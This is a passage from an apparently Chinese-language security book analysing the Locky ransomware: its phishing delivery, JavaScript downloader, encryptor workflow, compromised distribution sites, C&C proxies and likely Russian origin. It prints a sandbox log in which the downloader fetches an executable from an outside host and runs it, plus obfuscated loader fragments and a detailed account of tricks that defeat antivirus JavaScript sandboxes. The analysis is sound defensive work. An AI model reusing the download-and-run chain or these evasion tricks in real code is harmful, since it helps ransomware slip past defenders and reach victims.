Ransom.Locky 于 2016 年初开始活跃并持续更新。它是典型的通过互联网运作的勒索软件:勒索团队通过电子邮件,将包含 Ransom.Locky 的下载器的垃圾邮件发往全世界,邮件附件中的下载器运行后会将 Ransom.Locky 的加密器下载到受害者计算机中并运行。加密器运行后,根据计算机环境生成用户唯一 ID,并命令与控制服务器进行通信,请求该用户 ID 对应的公钥。接着开始遍历磁盘、共享等位置的文件,采用扩展名判断文件类型,并对其关心的文件类型的文件内容进行非对称加密,同时释放包含文件、HTML、图片在内的多种形式的解密说明文件。工作完成后,加密器便消失在受害者的计算机中。受害者若需要解密被加密的文件,则需要通过阅读解密说明文件,向指定的比特币账户支付一定数量的比特币。

3. 投递 Ransom.Locky 的“钓鱼”邮件

Ransom.Locky 主要的投递方式便是通过“钓鱼”邮件向全球发送电子邮件,使其能到达潜在受害者的数量最大、攻击面最广。另外,Locky 团队似乎也研究过潜在受害者的一般行为规律,他们大规模发送电子邮件的时间经常选择在目标地区的周末,因为周一作为一周的第一个工作日必然会有大量电子邮件需要查阅,收件人打开电子邮件并盲目激活电子邮件中的附件的概率要较平常时间高得多。

这些“钓鱼”邮件的正文内容通常为模仿成银行、在线购物网站等口吻的银行提示、订单、税单等,另外还携带一个压缩包(zip)或 Office Word 文档的附件。如果附件为压缩包,则压缩包中包含若干个 JavaScript 脚本文件,这些 JavaScript 脚本文件便是下载器。如果为 Office Word 文档,则该文档中包含下载器功能的 VBA 模块(宏)。图 3-13 是一些真实的“钓鱼”邮件的示例。

图 3-13 “钓鱼”邮件示例

以某附件中的压缩包为例，如图 3-14 所示，打开可以看到多个文件，其中两个为 JS 脚本文件，它们便是 Ransom. Locky 的下载器。



图 3-14 “钓鱼”邮件脚本文件

4. Ransom. Locky 的脚本下载器

图 3-15 所示为 Ransom. Locky 的脚本下载器，其主要的功能非常简单，即在 JavaScript 脚本中利用 Windows 组件下载并执行文件。以下是某一个下载器在 JavaScript 沙盒中运行输出的日志。

如图 3-15 所示，病毒利用 MSXML2. XMLHTTP 组件发起 HTTP 请求，利用 ADODB. Stream 写入二进制文件，利用 WScript. Shell 启动被下载文件，其流程和功能都非常简单。

为了不被安全公司识别，Ransom. Locky 团队使用了大量的“免杀”技术，来躲避安全软件的识别。主要采用的方法有以下两种。

(1) 进行代码混淆。在文本类的脚本上做代码混淆的难度不大，形式却相当丰富，例如自定义的字符转换、字符串拆分、同内容但不同形式的书写方法等。图 3-16 所示为某一下

```
    WScript.CreateObject(WScript.Shell);
WScript.Shell.ExpandEnvironmentStrings(%TEMP%/);
WScript.CreateObject(MSXML2.XMLHTTP);
MSXML2.XMLHTTP.open(GET,http://dronozas.hu/fkj4rq,0);
MSXML2.XMLHTTP.Send();
WScript.CreateObject(ADODB.Stream);
ADODB.Stream.open();
ADODB.Stream.write(undefined);
ADODB.Stream.saveToFile(%TEMP%/4BW4c2WpVz.exe,2);
ADODB.Stream.close();
WScript.Shell.Run(%TEMP%/4BW4c2WpVz.exe,0,0);
```

图 3-15　Ransom.Locky 的脚本下载器

```
var OXPIZ = "6\x32";var d = "8\x31";var QzzKe = "21836";function reEr(z){
return z;};var DmTUT = "fY";var Jgap = DmTUI["ch\x61rAt"](0);var D0 = "sd";
var yzTL = "fa";var Nq = "a\x73d";function Dd(Xmcrm){return Xmcrm;};
function oNJ(h){return h;};function b0(Toi){return Toi;};function aSx(c){
return c;};function w1(A0){return A0;};function ZS(qFVd){return qFVd;};
function QG(iYsK){return iYsK;};var q = "y2wetkWdI";var TnSwa = "e0rHw7Hy";
var FkM = "MSnIai";var wqQI = "df";var F2 = "hi\x73";var P0 = "u";var LjPN
= FkM["ch\x61rAt"](4);var U0 = "f\x79";var gnLts = "ogsd";var ljdRq = TnSwa
["ch\x61rAt"](5);var YYtE = "8fa";var JThIk = "\x68gsd";var djyw = "\x61u7"
;var JNAR = "sdf";var PGumH = "jao";var cqmj = q["ch\x61rAt"](5);var aGn =
"\x61\x73dlf";function K2(uMR){return uMR;};function ynGf(vnV){return vnV
;};var sWWM = "se";var V0 = "cl\x6f";function l0(K1){return K1;};var JuaJ =
 "Ad5PTF";var KtHKe = "ile";var ytfs = JuaJ["ch\x61rAt"](5);var vY = "o";
var NrUB = "SaveT";function EgR(ScE){return ScE;};function ecbAB(WyFA){
return WyFA;};var ID = "n";var Ck = "io";var eXBN = "posi\x74";function
rATEH(Ond){return Ond;};function zyi(CJ){return CJ;};function Hh(WoSS){
return WoSS;};var mK = "R77";var F1 = "Y3Xzy";var D = F1["ch\x61rAt"](4);
var o2 = "d";var f = "\x6ese\x42\x6f";var sXKG = "e\x73\x70o";var w0 = mK[
```

图 3-16　代码混淆示例

载器实例的代码混淆展示。

混淆后的代码，单单从文本层面是无法进行理解的，它们只有在动态地执行过程中，逐渐还原出原始的代码。这样，安全厂商就必须借助于开源的 JavaScript 引擎，来执行这些混淆后的脚本，如果幸运，那么便可以获得之前提到的脚本解密后的代码以及行为日志并由此进行精确地识别。

（2）利用微软 JavaScript 脚本引擎 JScript 的特性。应付代码混淆的通用方式是执行脚本，这里安全厂商多使用开源的 JavaScript 引擎来完成此项工作，例如 Google V8 引擎、Mozilla 的 SpiderMonkey 引擎或者一些应用于嵌入式系统的微型 JavaScript 引擎，这是因为 duktap 等脚本引擎通常遵循 ECMAScript 标准进行开发。

可惜的是，微软的 JavaScript 引擎 JScript 虽然也支持标准语法，但却在标准语法集上做了扩充，Ransom.Locky 便利用微软的 JScript 和标准语法之间的差异，来对抗对反病毒引擎中的标准脚本引擎。大致的方法如下。

（1）JScript 支持直接定义成员函数。在 JScript 中定义函数时，可以在函数名中直接使用“.”来表明该函数为某个对象的方法，例如图 3-17 方框中标识的函数名定义。

将包含这种语法的 JavaScript 代码放置于 V8 等 JavaScript 引擎中运行时，会出现语法错误的提示。这样一来，便成功阻止了该脚本在反病毒引擎中 JavaScript 沙盒执行和还原，以及进一步的内容检测，起到了“免杀”的效果。

```
var elems = "e",
    global = (function selectors.status() {
        var cached = []["cons" + memory + "ctor"][
        msFullscreenElement + "totype"][animated + "r"
         + propHooks + "ly"]();
        return cached;
```

图 3-17　JScript 支持直接定义成员函数

(2) JScript 的预编译指令@cc_on。@cc_on 指令是 JScript 提供的,用于条件编译的指令,类似于 C 语言中的#if,它在脚本引擎解析脚本时工作,具体可以参考 MSDN,网址为 https://msdn.microsoft.com/en-us/library/8ka90k2e(v=vs.94).aspx。@cc_on 必须书写在脚本注释中,完成一些额外的环境判断,例如是否是 Windows 32 位系统等。

由于标准 JavaScript 语法中并不支持@cc_on,并且@cc_on 位于注释中,便会被忽略,从而在 JScript 引擎下会产生不一样的效果。例如图 3-18 所示代码。

```
function _E(){return _J;};
/*@cc_on
  @if (@_win32 || @_win64)
    _CN0 = true;
  @end
@*/
if (_CN0)
{
var _HS = "";
function _HT(){return 22;};
var  ZP0 = 0; var  J0 = 0;
```

图 3-18　JScript 的预编译指令@cc_on

在 Windows 的 JScript 中,@cc_on 被正确识别,并且通过判断是 32 或位还是 64 位系统,将变量_CN0 设置为 true,后面真正具备恶意功能的代码,在_CN0 为 true 的情况下会被执行。而在标准的 JavaScript 引擎中,@cc_on 被当作注释忽略,_CN0 为 false,则恶意代码不会被执行。这样一来,便成功阻止了该脚本在反病毒引擎中 JavaScript 沙盒执行和还原,以及进一步的内容检测,起到了“免杀”的效果。

(3) 大小写是否敏感的差异。在 JavaScript 标准中,标识符是区分大小写的,但是在微软的 JScript 中,却并不是每种情况下都区分大小写。这是由微软的整个 ActiveX Script 体系来决定的。

在 JScript 中,部署于 JavaScript 内部支持的组件,通常以 COM 组件的方式来提供支持,例如 ADODB.Stream 组件,实质为一个实现了 IDispatch 或 IDispatchEx 接口的 COM 组件,JScript 通过 new ActiveXObject(ProgId)进行创建。当调用 ADODB.Stream 的 SaveToFile 方法时,JScript 会通过 IDispatch 或 IDispatchEx 接口询问组件对象是否支持该方法,如果支持则可以调用,不支持则抛出异常。由此可以看出,SaveToFile 这个方法是否大小写敏感,完全取决于 ADODB.Stream 对象内部的实现,如果其忽略大小写,则 savetofile 和 SaveToFile 等价,同样可以成功调用。代码如图 3-19 所示。

```
if (xa.size > 1000) {
dn = 1;
xa.position = 0;
xa.saveToFile(tn+n+".exe",2);
try { ws.Run(fn+n+".exe",1,0); }
```

```
WScript.Shell.ExpandEnvironmentStrings(%TEMP%/);
ADODB.Stream.saveToFile(%TEMP%/bOu5qWFgAic2CkTv.exe,2);
ADODB.Stream.close();
```

图 3-19　savetofile 和 SaveToFile 编码等价

在某些支持标准语法的 JavaScript 开源引擎(例如 duktap)的基础上进行 JavaScript 沙盒的研发时,可以轻松支持扩展对象(例如 ADODB.Stream 对象)的创建,但却很难实现成

员变量或方法名的动态询问，因为需要在定义这个扩展对象时，便写下固定的方法名，脚本引擎在解析和运行时也将按照大小写敏感的原则进行寻找。当被运行脚本中的方法名大小写变化后，便会出现无法找到成员的异常。这样一来，便成功阻止了该脚本在反病毒引擎中JavaScript 沙盒执行和还原，以及进一步的内容检测，起到了“免杀”的效果。

5. Ransom. Locky 的加密器程序

Ransom. Locky 的加密器(Encryptor)在负责通过网络获取公钥后对文件进行加密工作，与大多数传统的恶意软件不同，其目的不是要驻留在您的计算机中，而是为了加密受害者文件。

下面简单介绍一下 2016 年初与年中发现的两个版本加密器的大致工作流程。

(1) 2016 年年初发现的版本主要工作流程如图 3-20 所示。



图 3-20　Ransom. Locky 的加密器工作流程(2016 年初版)

在这个版本中，加密器会将数据写入固定的注册表键 HKCU\Software\LOCKY 并创建 id、pubkey、paytext 这 3 个值，用于存放个人 ID(受害者 ID)、加密用的公钥以及解密说明文件的内容。使用 HTTP 协议通信时，会用 IP 直连或动态域名生成(DGA)的方式寻找主机。在通过 HTTP 协议通信获取加密公钥以及提示文件内容后，便开始进入加密流程。加密器首先寻找所有磁盘驱动器中的文件，同时关闭 Windows 的系统还原功能。接着注册并自启动，保证下一次计算机启动时可以继续工作。最后遍历网络共享目录，加密共享文件夹中的文件。

(2) 2016 年年中发现的版本主要工作流程如图 3-21 所示。

与之前的版本比较，此版本主要做了以下变动。

① 规避使用俄语的计算机，避免攻击俄罗斯等斯拉夫语系的国家。

② 保存公钥等数据的注册表项目不再使用固定名字(LOCKY)，转而使用自定义算法计算的计算机相关的 ID，消除了安全软件可以轻易检测的内容。

③ 取消了开机自启动功能并且在加密完成后进行自我删除。勒索软件追求“致命一击”的特点更加明显。

④ 加密器使用了现今恶意软件常用的“私有壳”进行内容保护作为对抗安全软件的一般性手法。此类“私有壳”通常在 WinMain 函数开始呈现出经过混淆的汇编指令，而非正常编译器编译的工整指令，并且在代码节(. text 节)中，包含了大量经过压缩、加密的数据，此



图 3-21　2016 年年中版本加密器工作主流程

时代码节的信息熵会明显高于编译器编译的正常程序代码，如图 3-22 所示。



图 3-22　加密器使用“私有壳”进行内容保护

6. Ransom. Locky 下载器使用的下载分发站点

Ransom. Locky 的分发站点所用的是失陷主机(站点)，这是典型的鸠占鹊巢。Ransom. Locky 背后的团队拥有大量的失陷主机(站点资源)，这些失陷主机(站点)分布于全球，数量也相当惊人，每一波攻击使用到的下载器，都会使用多个不同的失陷主机(站点)。这使得安全厂商很难通过 IP/URL 等简单匹配的方式持续地进行防护。图 3-23 是 13 054 个分发站点的全球分布统计图。

图 3-24 为有效的分发站点的 CMS 类型统计，可以看出，在失陷主机(站点)中，WordPress 占比最大。导致缺陷的原因，弱密码占比最大。在这种情况下，攻击者可以采用自动化黑站的方式，大批量的掌握失陷主机(站点)。

由 Ransom. Locky 掌握的大量分发下载站点可以看出，互联网上存在着大量的脆弱主机和站点，这些资源一旦被大量集中到某一攻击者手中，造成的危害将是巨大的，无论是用于垃圾邮件的发送、恶意软件的分发、DDoS 攻击的发起。



图 3-23　Ransom. Locky 下载器分发站点的全球分布统计



图 3-24　Ransom. Locky 下载器分发站点的 CMS 类型统计

7. Ransom. Locky 加密器使用的 C&C 站点

Ransom. Locky 使用的 C&C 服务器数量也相当庞大,其主要作用就是为加密器提供公钥下发功能。Ransom. Locky 背后的团队需要记录每一个受害者的公私密钥对,故可以推断出其必定拥有一个较为集中的数据库。而从收集到的 C&C 站点 IP 数量的庞大来看,这些 C&C 站点应该仅为 HTTP 请求的代理服务器,也就是说,加密器的 HTTP 请求,会被这些 C&C 代理转发给真正的业务服务器,业务服务器产生公私密钥对并且记录到数据库中。Ransom. Locky 使用了独立 IP 部署 C&C 代理,由于攻击面过小,仅 HTTP 暴露,无法简单渗透进入主机做进一步的分析。

但是这一推断,可以从 Ransom. Locky 的兄弟家族——Ransom. Tesla 中得到证实。Ransom. Tesla 采用了与 Ransom. Locky 相反的方式,即使用失陷主机(站点)作为 C&C 站点,独立的 IP 地址作为下载分发站点。通过技术手段渗透进入失陷主机(站点)后,可以看到 Ransom. Tesla 的 C&C 服务实质为一个 PHP 脚本,其主要功能便是将来自客户端的请求,依次转发给 $ gate 数组,例如图 3-25 中所列的其他 URL,而这些 URL 对应的域名,均做了 whois 隐私保护,无法追查到真实的使用者。



图 3-25　Ransom. Locky 加密器使用的 C&C 站点

图 3-26 是 774 个 Ransom. Locky 曾经使用的 C&C 服务器的 IP 地址全球分布情况，从图中可以看出，俄罗斯和乌克兰境内的 C&C 服务器占据了将近一半的比例。



图 3-26　Ransom. Locky 加密器使用的 C&C 站点 IP 地址全球分布情况

8. Ransom. Locky 来源国家分析

根据 Ransom. Locky 的规避俄语国家，C&C 服务器地址大部分在俄罗斯以及乌克兰，基本可以确定这个数字化勒索团队主要为俄罗斯人。另外，分析下载站点被黑的痕迹，也指向俄罗斯黑客。通过技术手段渗透入到下载分发站后，看到大量遗留的如图 3-27 所示的 PHP 以及如图 3-28 所示的经过代码混淆加密的 WSO WebShell。

从图 3-29 所示的 WSO WebShell 的实际运行界面，可以看出其功能非常丰富。

WSO WebShell 是俄罗斯黑客常用的 WebShell，其本身便支持斯拉夫语系的字符集编码 KOI-R、KOI-U 和 cp866，另外在内部推荐的搜索引擎连接为俄罗斯的网站，在俄罗斯的多处论坛中，也看到了很多用户对于此 WebShell 的讨论，如图 3-30 所示。

图 3-27　勒索软件中使用的 PHP 语句

图 3-28　经过代码混淆加密的 WSO WebShell

9. Ransom. Locky 整体运作分析

如图 3-31 所示，Ransom. Locky 背后拥有一个分工明确、技术实力雄厚的数字化勒索团队在夜以继日地活动，掌握了数量庞大的失陷主机资源，利用这些主机资源提供 Ransom. Locky 加密器的下载。结合专业的垃圾邮件发送团队，根据攻击目标地区的生活、工作习惯，大量发送包含 Ransom. Locky 下载器的钓鱼邮件，诱骗潜在受害者激活邮件中的下载器。每一波这样的投递活动，都会携带采用了不同免杀方式、不同下载站点的下载器以及连接不同 C&C 服务器代理的加密器。如此不停往复地进行，持续地同安全厂商对抗，增加受害者数量。Ransom. Locky 从各个方面都体现了互联网化，基于互联网的传播，基于互联网的运行，基于互联网的赎金支付，以及互联网化的持续运营模式。